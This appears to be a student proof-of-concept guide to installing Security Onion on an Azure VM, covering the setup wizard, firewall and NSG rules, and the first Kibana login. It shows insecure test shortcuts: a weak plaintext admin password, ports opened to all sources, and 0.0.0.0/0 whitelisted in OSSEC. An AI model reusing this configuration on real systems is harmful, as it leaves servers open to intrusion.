


After rebooting, as mentioned in the prompt, the setup wizard will need to be prompted again to finish configuring the services on this virtual machine.


To enter the setup screen again, the setup command was entered again.

```
sudo sosetup
```


Doing so will bring up the prompt below. Here we selected “Yes”.




Again, as this is a test environment and not production, “Evaluation Mode” was selected.



Since the sniffing interface was not configured in the first step, the SO setup wizard will inquire upon a monitoring interface. Here, the second NIC was used.




Then, the setup wizard will prompt the creation of credentials to log into the Kibana web application. The credentials used were *admin:iss@123*.




As this is Ubuntu based, additional users can be created with *useradd* and this password can be changed with *passwd*.


The settings were verified and the “Yes” was selected.




The SO setup will then display a progress bar. This may take some time. Do not be alarmed if it seems that the progress bar has been at one place for a long time.




When the setup is complete, the setup wizard will display a confirmation message.



After selecting “Yes”, the setup wizard will display several other screens with information on using SO. These are pictured below.





As the setup wizard had indicated, the default installation will only allow SSH access over port 22. In order to access the Kibana UI, port 443 must be opened. Since this is an Ubuntu-based VM, the ufw utility can be used to perform this action. However, SO itself does also have a utility that provides a list of ports that may need to be configured in order for the ELK stack and other agents to work and it can be accessed by using “*sudo so-allow*”.

This will bring up this configuration menu. The option of interest is option A.

```

capstone@securityonion: ~
Please enter your selection.

What kind of communication would you like to allow?

[a] - Analyst - ports 22/tcp, 443/tcp, and 7734/tcp
[b] - Logstash Beat - port 5044/tcp
[c] - apt-cacher-ng client - port 3142/tcp
[e] - Elasticsearch REST endpoint - port 9200
[f] - Logstash forwarder - standard - port 6050/tcp
[j] - Logstash forwarder - JSON - port 6051/tcp
[l] - Syslog device - port 514
[n] - Elasticsearch node-to-node communication - port 9300
[o] - OSSEC/Wazuh agent - port 1514
[r] - OSSEC/Wazuh registration service - port 1515/tcp
[s] - Security Onion sensor - 22/tcp, 4505/tcp, 4506/tcp, and 7736/tcp

If you need to add any ports other than those listed above,
you can do so using the standard 'ufw' utility.

For more information, please see:
https://securityonion.net/docs/Firewall

Please enter your selection:

```

For initial testing, all IP addresses were allowed access to these ports. It should be noted that it is possible to only allow certain public IP addresses to access these ports. This is feasible in this POC project where, at any given moment, only three public IP addresses will be accessing these ports. However, depending on the circumstance and use-case of this server, this may or may not be practical.

```

Please enter your selection:
a

Configuring firewall for analyst...
Please enter the IP address (or CIDR range) you'd like to allow to connect to port(s): 22,443,7734
0.0.0.0/0
We're going to allow connections from 0.0.0.0/0 to port(s) 22,443,7734.

Here's the firewall rule we're about to add:
sudo ufw allow proto tcp from 0.0.0.0/0 to any port 22,443,7734

We're also whitelisting 0.0.0.0/0 in /var/ossec/etc/ossec.conf to prevent OSSEC Act
plete.

To continue and add this rule, press Enter.
Otherwise, press Ctrl-c to exit.

```

When the rule has been configured, an update will be returned.

```

Rule added
Rule has been added.

Here is the entire firewall ruleset:

=====
UFW Rules

To          Action    From
--          ----     --
22/tcp      ALLOW     Anywhere
22,443,7734/tcp  ALLOW     Anywhere
22/tcp (v6)   ALLOW     Anywhere (v6)

=====
Docker IPTables Rules

To          Action    From
--          ----     --

Added whitelist entry for 0.0.0.0/0 in /var/ossec/etc/ossec.conf.

Restarting OSSEC Server...

```

Since this is an Azure VM and every VM on Azure can have its networking controlled by Network Security Group (NSG) rules, the respective ports will also need to be opened on the Azure portal.


Priority	Name	Port	Protocol	Source	Destination	Action
110	22	22	Any	Any	Any	Allow
130	Access_Web_Portal_Ibana	443	Any	Any	Any	Allow
140	logPort	5044	Any	Any	Any	Allow
65000	AllowVNetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny

Ports 22 and 443 have been opened to *Any* source, destination, and protocol. (Again, more restrictive rules can be put in place for better security.)


Lastly, before trying to access the Kibana UI, the services were checked with *sudo sostat*. (As this provides an extensive survey of service status on this server, *sudo sostat-quick* can be used, or the *sudo sostat* command can be piped to *more*.) As pictured below, the three services of interest--elasticsearch, logstash, and kibana--all indicate "OK".

```
=====
Status: securityonion
  * sguil server[ OK ]
Status: HIDS
  * ossec_agent (sguil)[ OK ]
Status: Zeek
Name      Type      Host      Status    Pid     Started
zeek      standalone localhost crashed
Status: securityonion-eth1
  * netsniff-ng (full packet data)[ OK ]
  * pcap_agent (sguil)[ OK ]
  * snort_agent-1 (sguil)[ OK ]
  * snort-1 (alert data)[ FAIL ]
  * stale PID file found, process will be restarted at the next 5-minute interval!
  * barnyard2-1 (spooler, unified2 format)[ OK ]
Status: Elastic stack
  * so-elasticsearch OK ]
  * so-logstash OK ]
  * so-kibana OK ]
  * so-freqserver OK ]
  * so-domainstats OK ]
  * so-curator OK ]
  * so-elastalert OK ]
```

On a web browser, this URL was entered into the address bar: <https://52.138.5.19>. This is the Public IP address associated with this server. As the server is using a self-signed certificate from an untrusted certificate authority, the browser will indicate that this URL is a security risk.



As we know what is hosted at the IP address, we accepted the risk and continued.



After accepting the risk, the “Security Onion” landing page is loaded. From this page, we selected the “Kibana” link.

What is Security Onion?
Security Onion is a Linux distro for intrusion detection, enterprise security monitoring, and log management. It's based on Ubuntu and contains Snort, Suricata, Zeek, OSSEC other security tools. The easy-to-use Setup wizard allows you to build an army of distributed nodes for your enterprise in minutes!

Where do I find documentation?
If you have Internet access, please use the [online documentation](#).
If you have don't have Internet access, you can access the [offline documentation](#).
(The [online documentation](#) is updated more frequently than the [offline documentation](#).)

How do I install and configure Security Onion?
Please follow the Installation guides in the documentation (see above).


Need a cheat sheet?
[Cheat Sheet](#)

Tools


- * [CyberChef](#): The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis
- * [Smert](#): View and categorize NIDS/HIDS alerts
- * [Kibana](#): Search logs (IDS, Zeek, and syslog) stored in Elasticsearch

Security Onion Solutions
Interested in training, professional services, or hardware appliances?
<https://securityonionsolutions.com>

This will then load a login prompt. The previously created credentials--admin:iss@123--were then entered into the login page.



If everything is working as expected, then the Kibana UI will be loaded.




When first accessing the UI, the dashboard tab will display local data. For instance, pictured above, the server indicates that there are 937 logs. This is local data. The VM has not been connected to other devices and it is not yet receiving logs from event producers. However, this is the basic installation. In order to customize it for this POC, logs from the endpoints and logs from the Azure ADDS will need to be shipped 